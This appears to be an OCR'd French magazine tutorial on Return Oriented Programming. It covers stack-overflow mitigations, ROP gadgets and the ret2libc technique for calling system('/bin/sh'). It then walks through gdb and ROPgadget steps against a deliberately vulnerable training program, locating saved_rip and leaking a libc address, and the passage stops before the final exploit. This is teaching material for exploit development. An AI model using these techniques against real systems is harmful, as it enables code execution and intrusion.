

RETURN ORIENTED PROGRAMMING 101

Brendan GUEVEL

Consultant sécurité @RandoriSec - bguevel@protonmail.com

Le *Returned Oriented Programming* (ou ROP) est une technique permettant d'exploiter des programmes disposant de la protection NX (*No eXecute*) ou DEP (*Data Execution Prevention*). L'objectif de cet article est de vous présenter les bases du ROP, ainsi que l'exploitation pas-à-pas d'un programme d'entraînement via l'utilisation de la bibliothèque python pwntools [1]. Dans un souci de simplicité, la démonstration sera réalisée sur un programme s'exécutant sur un système Linux 64 bits. Bien entendu, cette démonstration reste applicable sur d'autres architectures (ARM, MIPS, etc.).

Photo d'illustration.

1. HISTORIQUE

Le *buffer overflow* (BO) ou débordement de tampon est un défaut applicatif qui existe depuis les premiers ordinateurs. Il n'a jamais été possible d'empêcher tout à fait ce défaut, car son existence est intrinsèquement liée à l'architecture applicative, notamment le fonctionnement de la pile. Au fil des décennies, on a donc progressivement ajouté des contre-mesures au système pour empêcher l'exploitation des débordements sur la pile.

Plusieurs de ces mécanismes de défense sont aujourd'hui présents par défaut sur les systèmes récents :

- le « No eXecute » (NX) **[2]** (DEP sur Windows) empêche l'exécution d'un shellcode en mémoire ;
- le stack canary **[3]** est une protection permettant de détecter et prévenir un débordement sur la pile ;
- l'ASLR (couplé au PIE **[4]**) rend plus difficile la recherche d'adresses en mémoire.

Historiquement, l'absence de la protection NX permettait à un attaquant d'exécuter son propre code machine en mémoire. Les fameux shellcodes. Le but était pour l'attaquant d'écrire son code en mémoire, puis de l'exécuter en redirigeant le flot d'exécution. Cela nécessitait donc qu'une partie de la mémoire soit accessible en écriture, et en exécution.

Ce n'est aujourd'hui plus possible sur les applications durcies par la protection NX : cette dernière empêche l'existence même de pages mémoires accessibles à la fois en écriture et en exécution. Par exemple, le code du programme se trouve sur des pages mémoires exécutables, mais non inscriptibles pendant l'exécution du programme. À l'inverse, la pile est une zone sur laquelle on peut écrire, mais pas exécuter. Un attaquant ne peut donc plus écrire son code machine en mémoire puis l'exécuter.

2. L'ARRIVÉE DU ROP

Introduction : pourquoi le ROP

Notre problématique est donc : que peut-on exécuter, si on contrôle le flot d'exécution, mais qu'on ne peut pas utiliser de shellcode ? La réponse est « simple » : le code déjà présent en mémoire, c'est-à-dire le code du programme et les bibliothèques utilisées !

Au premier abord, les perspectives dépendent du logiciel. Si celui-ci est une simple calculatrice, nos options semblent limitées. Mais il faut garder à l'esprit une chose : la bibliothèque `libc` est toujours présente dans la mémoire d'un programme Linux standard. Et cette bibliothèque vient avec son lot de fonctions intéressantes pour un attaquant, à commencer par la fameuse fonction `system(3)`. Par exemple, si on est en mesure d'exécuter `system("/bin/sh")`, on obtiendra un shell sur le système nous permettant d'exécuter des commandes. Il faut cependant pouvoir choisir l'argument de cette fonction pour contrôler l'exécution. Cette technique, basée sur du ROP, s'appelle le `ret2libc`, c'est celle que nous allons étudier.

Prenons par exemple un classique buffer overflow sans la protection canary et disposant d'un buffer initialisé à 0. La situation sur la pile est la suivante :

```
adresses hautes
...
0x7fffffffb148 : 0x00005555555551a8 // saved_rip
0x7fffffffb140 : 0x00007fffffffc080 // saved_rbp
0x7fffffffb138 : 0x0000000000000000 // buffer
0x7fffffffb130 : 0x0000000000000000 // buffer
...
adresses basses
```

Supposons que le programme ne fasse aucune vérification de la taille des entrées utilisateur. S'il nous demande de remplir le buffer, et que l'on insère beaucoup de 'A' (plus que la taille du buffer), la mémoire ressemblera à ça :

```
adresses hautes
...
0x7fffffffb148 : 0x4141414141414141 // saved_rip
0x7fffffffb140 : 0x4141414141414141 // saved_rbp
0x7fffffffb138 : 0x4141414141414141 // buffer
0x7fffffffb130 : 0x4141414141414141 // buffer
...
adresses basses
```

On a débordé notre buffer, et remplacé les valeurs **saved_rbp** et **saved_rip** par des 'A' (**0x41** en ASCII).

Rappelons que le **saved_rip** est l'adresse de retour de la fonction assembleur. C'est l'adresse qui sera placée dans le registre **rip** lorsque la fonction sera terminée, typiquement par l'exécution d'une instruction **ret**.

Donc si on connaît l'adresse de la fonction **system**, on peut réécrire le **saved_rip** par cette dernière pour appeler cette fonction. Néanmoins cela pose plusieurs problèmes :

1. Comment récupérer l'adresse de la fonction **system** ? Pour cela, il nous faut un moyen d'obtenir cette adresse. Généralement, une autre vulnérabilité sera utilisée afin de faire « fuiter » des adresses en mémoire ;
2. Comment mettre la chaîne de caractères de notre choix en argument de **system** ? En effet, cette fonction prend pour unique argument la chaîne de caractères correspondante à la commande à exécuter.

Pour le premier problème, il existe différentes façons d'obtenir cette information **[5]**. On verra un exemple pour faire fuiter cette adresse dans la section 3.

Pour le deuxième problème, il faut bien distinguer deux cas : l'assembleur Intel x86 du x86_64. Dans le premier cas, les arguments des fonctions sont placés sur la pile avant l'appel de ces dernières :

```
0x00001237 <+40>:    push   0x0
0x00001239 <+42>:    push   eax
0x0000123a <+43>:    call   0x1030 <setbuf@plt>
```

Dans cet exemple, la fonction **setbuf(3)** est appelée avec pour argument, le contenu du registre **eax**, et 0.

Cependant, dans l'architecture moderne x86_64, les arguments ne sont plus placés sur la pile, mais dans des registres :

```
0x00000000000011b3 <+15>:    mov    esi,0x0
0x00000000000011b8 <+20>:    mov    rdi,rax
0x00000000000011bb <+23>:    call   0x1040 <setbuf@plt>
```

La convention d'appel des registres (= l'ordre des arguments) sur Linux est, dans l'ordre pour les 4 premiers : **rdi**, **rsi**, **rdx**, **rcx**.

Pour en revenir à notre problème, on cherche à appeler la fonction **system** avec comme argument la commande de notre choix. Pour cela, il y a deux façons de faire :

- soit on place la chaîne de caractères correspondante à notre commande en mémoire, puis on récupère son adresse via un autre moyen ;
- soit on récupère l'adresse d'une chaîne de caractères déjà présente en mémoire.

Généralement, ce sera le second cas que l'on utilisera, car il existe déjà beaucoup de chaînes de caractères intéressantes en mémoire. Par exemple, la chaîne **/bin/sh** se trouve en mémoire de la **libc**.

Or comme évoqué plus haut, il va nous falloir localiser la **libc** en mémoire pour trouver l'adresse de la fonction **system**, on pourra donc par la même occasion trouver l'adresse de **/bin/sh**.

Mais comment placer une valeur de notre choix dans un registre ? Il va nous falloir des gadgets.

Le gadget

Un gadget, dans le cadre du ROP, est une ou plusieurs instructions assembleur qui terminent par l'instruction **ret** (ou équivalent selon le jeu d'instructions). En théorie, on pourrait dire qu'une fonction assembleur est un gadget, mais une fonction a beaucoup d'effets de bord qui n'intéressent pas un attaquant. L'idée d'utiliser de petites suites d'instructions est que l'on contrôle mieux ce qu'elles font.

Par exemple, voici un gadget (qu'on appellera « A ») de 2 instructions, qu'on pourrait trouver dans un code :

```
0x4023ab0 : xor eax, eax ;
0x4023ab2 : mov rdi, rsi ;
0x4023ab5 : ret ;
```

Cette suite d'instruction fait deux choses : elle met le registre **eax** à 0, puis elle place la valeur du registre **rsi** dans **rdi**.

Si maintenant on dispose d'un autre gadget « B » :

```
0x40cfdf4 : add eax, 0xa ;
0x40cfdf7 : ret ;
```

On peut combiner ces 2 gadgets pour mettre un multiple pas trop grand de **0xa** (10 en décimal) dans le registre **eax**.

Pour cela, il suffit d'appeler le premier gadget pour mettre **eax** à 0, puis d'appeler le second gadget autant de fois que nécessaire pour obtenir un multiple de 10.

Par exemple, pour mettre 20 dans **eax**, il faut placer – dans le cadre d'un dépassement de tampon – l'adresse du gadget A à l'emplacement du **saved_rip** sur la pile, puis mettre l'adresse du gadget B deux fois après le **saved_rip**. La pile au niveau du **saved_rip** ressemblera alors à ça :

```
0x7fffffffb140 :  0x040cfdf4
0x7fffffffb138 :  0x040cfdf4
0x7fffffffb130 :  0x04003ab0 // saved_rip
```

Ainsi, quand vient le moment de l'instruction assembleur **ret** de la fonction en cours, l'état des registres est le suivant :

```
RIP = 0x40addc2 (ret)
RAX = 0xd0fc
RDI = 0xd4c0b000
RSI = 0xc
         0x7fffffffb140 : 0x40cfdf4 // second gadget B
         0x7fffffffb138 : 0x40cfdf4 // premier gadget B
RSP  ->  0x7fffffffb130 : 0x4003ab0 // gadget A au niveau du saved_rip
```

L'instruction **ret** est effectuée, plaçant la valeur se trouvant sous **rsp** dans le registre **rip** :

```
RIP = 0x4003ab0 (xor eax, eax) // RIP est mis à jour avec le ret
RAX = 0xd0fc
RDI = 0xd4c0b000
RSI = 0xc
         0x7fffffffb140 : 0x40cfdf4
RSP  ->  0x7fffffffb138 : 0x40cfdf4 // RSP avance en mémoire
```

Puis l'instruction **xor eax, eax** est effectuée :

```
RIP = 0x4003ab2 (mov rdi, rsi) // RIP avance d'une instruction
RAX = 0x0                      // RAX est mis à 0
RDI = 0xd4c0b000
RSI = 0xc
         0x7fffffffb140 :  0x40cfdf4
RSP  ->  0x7fffffffb138 :  0x40cfdf4
```

Puis c'est au tour du **mov rdi, rsi** :

```
RIP = 0x4003ab5 (ret) // RIP avance d'une instruction
RAX = 0x0
RDI = 0xc             // La valeur de RSI est placée dans RDI
RSI = 0xc
         0x7fffffffb140 :  0x40cfdf4
RSP  ->  0x7fffffffb138 :  0x40cfdf4
```

Et maintenant c'est l'instruction **ret** qui va être appelée, plaçant cette fois-ci l'adresse du gadget B dans le registre **rip**.

Photo d'illustration.

```
RIP = 0x40cfdf4 (add eax, 0xa) // RIP est mis à jour avec le ret
RAX = 0x0
RDI = 0xc
RSI = 0xc
RSP  ->  0x7fffffffb140 :  0x40cfdf4 // RSP avance en mémoire
```

L'instruction **add eax, 0xa** est exécutée :

```
RIP = 0x40cfdf7 (ret) // RIP avance d'une instruction
RAX = 0xa             // RAX est incrémenté
RDI = 0xc
RSI = 0xc
RSP  ->  0x7fffffffb140 :  0x40cfdf4
```

Et maintenant un nouveau **ret**, qui va donc appeler une deuxième fois le gadget B.

Voilà donc tout l'intérêt d'avoir une suite d'instructions qui finit par un **ret**. On peut ainsi chaîner ces suites d'instructions, et former une chaîne : c'est ce qu'on appelle une « ropchain ».

Un petit détail cependant : dans cet exemple, il ne faut pas oublier que la suite de gadgets A-B-B a pour effet de mettre la valeur 20 dans **eax**, mais elle place aussi le contenu du registre **rsi** dans **rdi**. C'est un exemple d'effet de bord non souhaité. Il est souvent difficile de trouver des gadgets qui en sont dépourvus. Il faudra donc au cas par cas s'assurer si ces effets sont négligeables ou non.

En fait, sauf cas particulièrement alambiqué, on va rarement avoir besoin de gadgets complexes. Les gadgets principalement utilisés sont très simples et utilisent des instructions **pop**. Par exemple :

```
0x455c1b6 : pop rdi ;
0x455c1b7 : pop rax ;
0x455c1b8 : ret ;
```

Pour rappel, notre problématique était de trouver un moyen de mettre une valeur choisie dans les registres afin d'appeler la fonction **system** (ou autre) avec des arguments arbitraires.

Ce type de gadget **pop** nous permet de contrôler facilement les registres avant d'appeler des fonctions. Il suffit pour ce faire de placer sur la pile la valeur que l'on souhaite mettre dans le registre juste après l'adresse de ce gadget :

```
adresses hautes
...
0x7fffffffb158 : 0xdeadbeef
0x7fffffffb150 : 0x8badf00d
0x7fffffffb148 : 0x455c1b6          // saved_rip
0x7fffffffb140 : 0x4141414141414141 // saved_rbp
0x7fffffffb138 : 0x4141414141414141 // buffer
0x7fffffffb130 : 0x4141414141414141 // buffer
...
adresses basses
```

Dans ce scénario, **0x8badf00d** sera placé dans le registre **rdi**, et **0xdeadbeef** sera placé dans **rax**.

On a vu dans la section « Introduction : pourquoi le ROP » que notre besoin était de pouvoir mettre la valeur de notre choix dans les registres principaux d'appels de fonction (**rdi**, **rsi**, **rdx**, etc.).

Avec cette technique, si on dispose des bons gadgets, on peut mettre la valeur de notre choix dans les bons registres.

Où et comment trouver un gadget

On peut trouver des gadgets dans le code du programme lui-même, ou alors dans des bibliothèques partagées en mémoire, telle que la **libc**. Cette deuxième option est très pratique si l'on connaît l'adresse de la **libc**.

Un gadget étant simplement une suite d'instructions finissant par un **ret**, on peut en trouver grâce à n'importe quel désassembleur, comme **objdump**. Mais on peut faire mieux : rechercher les instructions **ret** (à n'importe quel alignement), puis remonter les instructions à partir de celles-ci pour trouver divers gadgets. C'est ce que fait l'outil **ROPgadget** **[6]**. L'avantage étant que l'on peut trouver également des gadgets qui ne sont pas alignés avec le code du programme.

Voici un exemple de **ROPgadget**, utilisé pour chercher dans la **libc** un gadget qui pop dans le registre **rdi** :

```
brendan@debian:~/article/bin$ ROPgadget --binary /lib/x86_64-linux-gnu/
libc.so.6 | grep "pop rdi ; ret"
0x0000000000023a5f : pop rdi ; ret
0x000000000012ec0d : pop rdi ; ret 8
```

3. EXPLOITATION AVEC DU ROP

Comment exploiter la faille ?

Voici un programme d'entraînement que nous allons utiliser :

```
#include <stdlib.h>
#include <stdio.h>

void get_buffer(char buf[]) {
```

```
    char c;
    int i = 0;
    while ((c = getchar()) != '\n') {
        buf[i++] = c;
    }
}

int main() {
    char name[8];
    char city[8];

    setbuf(stdout, NULL);

    printf("What's your name?\n");
    get_buffer(name);
    printf("Hello %s!\n", name);

    printf("Where're you from?\n");
    get_buffer(city);
    printf("Cool!\n");

    return 0;
}
```

Il est disponible (avec l'exploit) sur mon GitHub **[7]** si vous voulez suivre l'exploitation sur votre ordinateur.

Ce programme est compilé simplement avec gcc :

```
brendan@debian:~/article/bin$ gcc -o vuln vuln.c
```

Si vous installez le package **pwntools**, vous disposerez de l'outil **checksec**, qui nous permet d'identifier rapidement quels sont les mécanismes de sécurité implémentés au sein du programme :

```
brendan@debian:~/article/bin$ checksec vuln
[*] '/home/brendan/article/bin/vuln'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

Le programme a été compilé sans canary pour simplifier l'exploitation. Néanmoins elle reste possible même avec la protection activée, car il serait possible de le faire fuiter avec une vulnérabilité que nous allons voir par la suite.

Quant au RELRO **[8]**, cette protection ne nous intéressera pas ici.

Les protections principales sont donc : NX qui nous empêche d'exécuter un shellcode directement en mémoire, et le PIE, qui applique l'ASLR sur la totalité de l'espace d'adressage.

Cet exemple n'est pas vraiment réaliste, mais il faut bien s'entraîner sur de petits programmes :-)



Photo d'illustration.

Ici, il faut repérer deux problèmes :

- il n'y a aucune vérification de la taille de l'entrée utilisateur, ce qui peut causer un dépassement de tampon ;
- la chaîne de caractères récupérée ne termine pas par un caractère nul '`\0`'.

Le premier problème, couplé à l'absence de canary va nous permettre d'écraser le pointeur d'instruction **`rip`**, et ainsi rediriger l'exécution du programme vers l'adresse en mémoire de notre choix. Le second problème va nous permettre de faire fuiter des choses en mémoire.

Ouvrons **`gdb`** pour y voir un peu plus clair. On va placer un point d'arrêt à la fin du programme pour voir l'état de la pile à ce moment. Pour afficher les adresses réelles, on peut utiliser la commande **`starti`**, qui va simplement lancer l'exécution et effectuer la première instruction du programme. Ainsi, le programme sera lancé, et les adresses en mémoire seront les adresses réelles :

```
brendan@debian:~/article/bin$ gdb ./vuln
(gdb) starti
Starting program: /home/brendan/article/bin/vuln

Program stopped.
0x00007ffff7fd6090 in _start () from /lib64/ld-linux-x86-64.so.2
(gdb) disassemble main
Dump of assembler code for function main:
   0x00005555555551a4 <+0>:     push   rbp
   0x00005555555551a5 <+1>:     mov    rbp,rsp
   0x00005555555551a8 <+4>:     sub    rsp,0x10
   [...]
   0x0000555555555203 <+95>:    call   0x555555555165 <get_buffer>
   0x0000555555555208 <+100>:   lea    rdi,[rip+0xe25]        #
0x555555556034
   0x000055555555520f <+107>:   call   0x555555555030 <puts@plt>
   0x0000555555555214 <+112>:   mov    eax,0x0
   0x0000555555555219 <+117>:   leave
   0x000055555555521a <+118>:   ret
End of assembler dump.
```

On peut maintenant placer un point d'arrêt en fin de programme, au niveau de l'appel à **`puts`** (qui correspond au second **`printf`** du programme) :

```
(gdb) b * 0x000055555555520f
Breakpoint 1 at  0x55555555520f
```

On lance maintenant le programme dans **gdb** avec la commande **continue**, et lors des deux inputs utilisateurs, on va rentrer des chaînes caractéristiques, 8 fois '**A**', puis 8 fois '**B**' :

```
(gdb) continue
Continuing.
What's your name?
AAAAAAAA
Hello AAAAAAAA!
Where're you from?
BBBBBBBB

Breakpoint 1, 0x000055555555520f in main ()
```

On affiche maintenant la pile au niveau du registre de pile **rsp** :

```
(gdb) x/6gx $rsp
0x7fffffffe180: 0x4242424242424242      0x4141414141414141
0x7fffffffe190: 0x0000555555555200      0x00007ffff7e1709b
0x7fffffffe1a0: 0x0000000000000000      0x00007fffffffe278
```

Pour résumer la commande, on demande à gdb d'afficher 6 fois 8 octets sous format hexadécimal à l'adresse correspondante à **rsp**.

On peut donc voir sur le résultat de la commande que nos 8 '**B**' se trouvent à l'adresse **0x7fffffffe180**, et nos 8 '**A**' à l'adresse **0x7fffffffe188**.

On constate avec la commande **info frame** où se situe le **saved_rip**, c'est-à-dire la valeur de retour de la fonction **main**.

```
(gdb) info frame
Stack level 0, frame at 0x7fffffffe1a0:
 rip = 0x5555555551eb in main; saved rip = 0x7ffff7e1709b
 Arglist at 0x7fffffffe190, args:
 Locals at 0x7fffffffe190, Previous frame's sp is 0x7fffffffe1a0
 Saved registers:
  rbp at 0x7fffffffe190, rip at 0x7fffffffe198
```

On observe qu'il se situe à l'adresse **0x7fffffffe198**, il est visible sur notre affichage de la pile juste au-dessus. On peut ainsi calculer que le **saved_rip** se situe à 16 octets du début du buffer **name**. Donc si on fournit plus de 16 caractères dans ce dernier, on va écraser la valeur du **saved_rip**.

Une autre façon de trouver l'offset du **saved_rip**, serait d'utiliser le module **cyclic** de la pwnlib (voir documentation).

On obtient donc la seconde partie de l'exploit. On peut rediriger le flot d'exécution du programme vers l'adresse de notre choix. Mais encore faut-il savoir quelle adresse utiliser !

Pour la première partie, ce qui nous intéresse est d'obtenir l'adresse d'une fonction de la **libc**. On va utiliser le fait que la fonction **get_buffer** ne met pas de '**\0**' à la fin de la chaîne de caractères **buf**. C'est une erreur de programmation qui va nous permettre de faire fuiter des adresses en mémoire.

La valeur **0x00007ffff7e1709b** est stockée à l'adresse du **saved_rip**. Voyons avec un petit affichage ce qui se trouve à cette adresse :

```
(gdb) x/gx 0x00007ffff7e1709b
0x7ffff7e1709b <__libc_start_main+235>: 0x4800015dfee8c789
```

On peut voir que cette adresse correspond à la ligne 235 de la fonction **__libc_start_main**. Cette fonction est celle qui est appelée juste avant le **main** dans le programme, et par chance pour nous, elle se trouve dans la **libc** ! Ainsi, si on parvient à récupérer l'adresse de cette fonction, on connaîtra toutes les adresses des fonctions de la **libc** à l'exécution.

